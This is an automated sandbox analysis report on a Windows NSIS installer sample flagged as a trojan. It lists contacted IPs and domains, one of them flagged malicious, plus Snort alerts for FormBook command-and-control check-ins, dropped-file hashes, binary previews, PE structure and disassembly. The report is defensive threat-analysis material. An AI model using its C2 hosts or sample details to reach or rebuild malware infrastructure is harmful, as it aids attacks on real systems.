http://www.goodfont.co.kr	explorer.exe, 00000003.00000000.675423489.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000003.0000000 2.915663862.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.675423489.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	tententacleshydro.com	United States		15169	GOOGLEUS	false
69.163.220.52	www.contecoliving.com	United States		26347	DREAMHOST-ASUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383918
Start date:	08.04.2021
Start time:	12:25:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Y4U48592345670954.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@4/2
EGA Information:	Failed

HDC Information:	• Successful, ratio: 27.9% (good quality ratio 25.5%) • Quality average: 74.3% • Quality standard deviation: 30.9%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 52.255.188.83, 104.43.139.144, 13.88.21.125, 20.82.210.154, 104.42.151.234, 52.155.217.156, 20.54.26.129, 23.10.249.26, 23.10.249.43, 20.82.209.183 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, www-bing-com.dual-a-0001.a-msedge.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DREAMHOST-ASUS	invoice.exe	Get hash	malicious	Browse	• 69.163.228.164
	56_012021.doc	Get hash	malicious	Browse	• 208.97.151.226
	sample.exe	Get hash	malicious	Browse	• 173.236.229.64

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• 208.113.205.238
	New _Items.Xlsx.Pdf.exe	Get hash	malicious	Browse	• 66.33.222.0
	Payment TT Copy. PDF.exe	Get hash	malicious	Browse	• 66.33.222.0
	4849708PO # RMS0001.exe	Get hash	malicious	Browse	• 69.163.228.230
	eogHAzg03l.exe	Get hash	malicious	Browse	• 67.205.11.26
	purchase order#034.exe	Get hash	malicious	Browse	• 69.163.228.230
	BSG_ptf.exe	Get hash	malicious	Browse	• 69.163.167.164
	nxHN51lQwj.exe	Get hash	malicious	Browse	• 69.163.225.40
	kw8VTJCVE6.exe	Get hash	malicious	Browse	• 69.163.225.40
	9JZ1Nq9jXa.exe	Get hash	malicious	Browse	• 69.163.225.40
	RFQ 204871 AGC_pdf.exe	Get hash	malicious	Browse	• 69.163.167.164
	RAQ11986.exe	Get hash	malicious	Browse	• 69.163.225.47
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 173.236.158.78
	swift copy pdf.exe	Get hash	malicious	Browse	• 173.236.165.225
	Inquiry pdf.exe	Get hash	malicious	Browse	• 173.236.165.225
	SHIPPING DOCS.xlsx	Get hash	malicious	Browse	• 69.163.157.222
	RFQ SECO WARWICK Germany.doc	Get hash	malicious	Browse	• 173.236.190.98

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\3kusvrc50ywls0rc

Process:	C:\Users\user\Desktop\Y4U48592345670954.exe
File Type:	data
Category:	dropped
Size (bytes):	185856
Entropy (8bit):	**7.999086744314393**
Encrypted:	**true**
SSDEEP:	3072:DJrpwn8nX8cVji9mN7vyqjC2Hw1cfy6VPbPixK3gf+HiL1mVURAZkylpmbkxQFGh:rDX8Ai9mv9eMy6VP+xNYkm0spiNGh
MD5:	04F2CCB649106E4B8403BA47BF0B161D
SHA1:	D686FB1081635869059CE0034FD1EDD0A01E35E7
SHA-256:	D60A87D9CE46455806CDE5F3A8515DF1A515C9062139C76D14BF75BEAECAD527
SHA-512:	12999CFF3B8442865DFC09508CF13F4829A279172EB8A85E5D92889C297894AEE0EAAB04149958D952C17CB9AD8F7816EE9DD6BCD758CD7D59D69441F4AC859
Malicious:	false
Reputation:	low
Preview:	.....=.3m.y..".RO7]..^.i..0...l.M..?.....f.UkZod..Zg@3.....U...u...E<./..+.@6.../...XP.f...^GO...aA#jO.~.="g(.f....Tk.....Q.^[L.9...}.....E..]9...?ro.0fFi..o..?. ..R...m....Vr..?.1..ht VEJ...-..q....'i..D.d.(...K.A..z;....".jX..y.qw.P"<....I..*\.)..6.....'.....@...m...9..]V.....)M.D38..1.w.h^..T.K.P.....UM..Z..Ds.y.....I..s.h`;S...I....Y.mK7...4..2.}].../..>c!.~D.....4.V...J.. .L..2.j.....o..h..R`..#.J.....n!....G.L.z..r.Y.....<s.M.[.....<X..=.+....D2....z...}.....3.....(.>H..%O..;x....p...H...{.E..F.1.L..?Ld..Q....g{.+.h%.^4@...V.3._...pa@s...u...-.h...i,.#-...u...v..e -..3...Vk.=f8$,.K.a...O..fShD.J.T..{9.....88a.....O../X..D5*....W7.F..&W...w.....v.T.}!&.XT]..... .T.g[.}>)%Q....V..N....Z.Y..)~W.Z....>....g..]dA...'...T\.e..*..Y.~S.s._.y3..:....r.. ....@.v]9.p'...&..@...x..D>u#.>.%.jO..\...<..4..K..@..Q.W.....9..[cO.j/...Y.dX.B.r..A.nk.c.>.&.._....H]...P+s7....^n..Eg.*o.(...X.;.b{H$>...7.f..R.....pK.:R{.....T^<.tJ

C:\Users\user\AppData\Local\Temp\nskA2DD.tmp\yow0w7y8ovyw.dll

Process:	C:\Users\user\Desktop\Y4U48592345670954.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.1271255992731
Encrypted:	false
SSDEEP:	48:vpghendHRWgTJzDrscX/oh/jTLNuLebdsbriB4ZYmRz:BYIWcxtXghrnktfiuZVR
MD5:	823D8D2962EF7A632F256759B088FFF8
SHA1:	263245E0C8D9EF7FACDE174BE1CEE3FAA9A846BA
SHA-256:	7DDF5362A2603771F85D4CE7341B647FE839005820F52C47B3391D38F839E89F

C:\Users\user\AppData\Local\Temp\nskA2DD.tmp\yow0w7y8ovyw.dll	
SHA-512:	6563CA17DE1820B7DED3D39B106D0C0FB4C8BBC3EF2A5B88DDBD30FA8C2A4CBDB521D5C6960281B930BAA126F2FE637CB605ECA2EC4C3709AD16AC63E2B3D3D2
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%
Reputation:	low
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...L.n`.....!.....`.....@..... ....U....!.....@.....P..L...$ .....("..... .....text..... ..`.rdata..... .....@..@.data..... .0.....@....rsrc.....@.....@..@.reloc..L....P.....@..B.....

C:\Users\user\AppData\Local\Temp\sn7trv7b4c9aukp2	
Process:	C:\Users\user\Desktop\Y4U48592345670954.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.966207593101436
Encrypted:	false
SSDEEP:	192:qdeemJBzAS2B25DiXlBUrBKli0qLnnZAvAVnHd:SepQB2FSbUF6snZbVHd
MD5:	9C2EE18B684CD1990D6BB0140F48B8EF
SHA1:	D2AC6BFA52B3DB413E8FFEB941DA0A8CC6ABE263
SHA-256:	1723655FB6D497AC55E316181F4243F8CF2D49578C714F8997DAC9966D71659E
SHA-512:	BC5DAF45130DB66C1E5A86880F3F3B49E9313F14B10C165FBC87A5702014B668AE7559D4B1958F7CF41941B6B6DF674E15C78379B607CC600C4B007CC4368C14
Malicious:	false
Reputation:	low
Preview:	...I|..Q...p.P....W.....b..vc.....j. .T?..Rg.k..+.gWC.c.[.3..s.`.X.0.n.oeM].5.{.|2Yj..BSx../-g..?Y}.~<d4..LW...A.9...]...>.6...kT.MK.C....Y.ZH...#..V.W.... ..c.d.8..-..`.i.....e...%.t.4. .M.*.y..1....'y...6..|.t~...C...q....@.#j...&L.M.p{..sU.~.~P.....zV....W.....y_.P.T^..PP.N..h.vR[m.3.[.U.adY.Q<.^.d...._9.k.c.;Uy.zhf`..8cv.w-:e..=i...:.2..Jg...7./..G-...D8<...;R .SIKA...AO.PFL>....\.U./K....a.b....+..^._.....(..k.I...#.r..2.MT..p.../-...\.g.;<.....78....BC..A....?..=.AJ...M..)A.2w.:.M.,....qQ...F..U.,....Y]...U..+....,'..I.... U.N..+.!,.'4.lr.s./....h(,.,p..\ .=..0p.,.x..D0...0.[..~..|,S..G..8..V....,[.R....T..4.v.S...[."...G(N. .K..sM.g.^.+3.`..]e(m..q..w..3.oo=5...*d.y,2...8y...6....9.....#....*>H........)mU...(zO.....[....r]...G..w..0..YH.....6.T_..Y. J....)...fVD...>3..(r.u..u./%q.nW.pp.....Ur.xw..c.....J.eL.~...6.7.7...Q.....:....T...O.P...U....U.".UW.dabb...bd.G.._...i....gf..4.....~4..qP..1...n<.=...B..B.B.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.919280210748743
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Y4U48592345670954.exe
File size:	227550
MD5:	e8e69391d3a931e6638adaebf6a339f6
SHA1:	29c02e786c6f8b343bc0f05a1195ff5215d21e63
SHA256:	20087dfd9482120735e4e37edc7307b91264632b0c9c7b50a058c100ba186ece
SHA512:	da123a74a0e598d6d1e1886d18a1141da3ea6403e0398e01a2ffc76723ccc3837cf8dc652bbeae2e435278e321a9b31ed434a79215a6b67fe7c81524b1fde5e
SSDEEP:	6144:HdliJDX8Ai9mv9eMy6VP+xNYkm0spiNGU:jiB8AiEVeJF
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.H.....,.....:...!.....&.....e.....Rich.....PE..L.....8E.....Z....9.....J1.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [007A3030h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007FA960977D68h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007FA9609754A9h
test eax, eax
jne 00007FA960975566h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007FA960977D53h
call 00007FA960975489h
test eax, eax
je 00007FA960975682h

Instruction
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007FA960977D11h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007FA96097554Ch
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x900	0xa00	False	0.409375	data	3.94574916515	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac190	0x2e8	data	English	United States
RT_DIALOG	0x3ac478	0x100	data	English	United States
RT_DIALOG	0x3ac578	0x11c	data	English	United States
RT_DIALOG	0x3ac698	0x60	data	English	United States
RT_GROUP_ICON	0x3ac6f8	0x14	data	English	United States
RT_MANIFEST	0x3ac710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-12:28:02.299363	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49766	34.102.136.180	192.168.2.4
04/08/21-12:28:25.088543	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49769	34.102.136.180	192.168.2.4
04/08/21-12:28:43.295202	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	34.102.136.180
04/08/21-12:28:43.295202	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	34.102.136.180
04/08/21-12:28:43.295202	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	34.102.136.180
04/08/21-12:28:43.409063	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49770	34.102.136.180	192.168.2.4

Network Port Distribution

Total Packets: 59

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:27:41.465953112 CEST	49760	80	192.168.2.4	69.163.220.52
Apr 8, 2021 12:27:41.620493889 CEST	80	49760	69.163.220.52	192.168.2.4
Apr 8, 2021 12:27:41.620574951 CEST	49760	80	192.168.2.4	69.163.220.52
Apr 8, 2021 12:27:41.620716095 CEST	49760	80	192.168.2.4	69.163.220.52
Apr 8, 2021 12:27:41.775491953 CEST	80	49760	69.163.220.52	192.168.2.4
Apr 8, 2021 12:27:41.775533915 CEST	80	49760	69.163.220.52	192.168.2.4
Apr 8, 2021 12:27:41.775551081 CEST	80	49760	69.163.220.52	192.168.2.4
Apr 8, 2021 12:27:41.775660992 CEST	49760	80	192.168.2.4	69.163.220.52
Apr 8, 2021 12:27:41.775732994 CEST	49760	80	192.168.2.4	69.163.220.52
Apr 8, 2021 12:27:41.931611061 CEST	80	49760	69.163.220.52	192.168.2.4
Apr 8, 2021 12:28:02.170397043 CEST	49766	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:02.183226109 CEST	80	49766	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:02.183315039 CEST	49766	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:02.183496952 CEST	49766	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:02.196137905 CEST	80	49766	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:02.299362898 CEST	80	49766	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:02.299391031 CEST	80	49766	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:02.299635887 CEST	49766	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:02.299704075 CEST	49766	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:02.312124014 CEST	80	49766	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:24.894125938 CEST	49769	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:24.908015013 CEST	80	49769	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:24.908196926 CEST	49769	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:24.908379078 CEST	49769	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:24.925878048 CEST	80	49769	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:25.088542938 CEST	80	49769	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:25.088572025 CEST	80	49769	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:25.088747025 CEST	49769	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:25.089088917 CEST	49769	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:25.101531029 CEST	80	49769	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:43.282567024 CEST	49770	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:43.294913054 CEST	80	49770	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:43.295043945 CEST	49770	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:43.295202017 CEST	49770	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:43.307471991 CEST	80	49770	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:43.409063101 CEST	80	49770	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:43.409204960 CEST	80	49770	34.102.136.180	192.168.2.4
Apr 8, 2021 12:28:43.409269094 CEST	49770	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:43.409306049 CEST	49770	80	192.168.2.4	34.102.136.180
Apr 8, 2021 12:28:43.423803091 CEST	80	49770	34.102.136.180	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:26:35.185254097 CEST	58028	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:26:35.217926979 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:35.575154066 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:35.588382959 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:36.324259996 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:36.337037086 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:43.994112015 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:44.006736994 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:44.795666933 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:44.808929920 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:45.788333893 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:45.800919056 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:46.666851044 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:46.679826975 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:48.438355923 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:48.451751947 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:49.404546976 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:49.417890072 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:50.460009098 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:50.472664118 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:51.404746056 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:51.420192957 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:52.277659893 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:52.290190935 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:53.223326921 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:53.236185074 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:54.315073967 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:54.329687119 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 8, 2021 12:26:55.079834938 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:26:55.092345953 CEST	53	56621	8.8.8.8	192.168.2.4
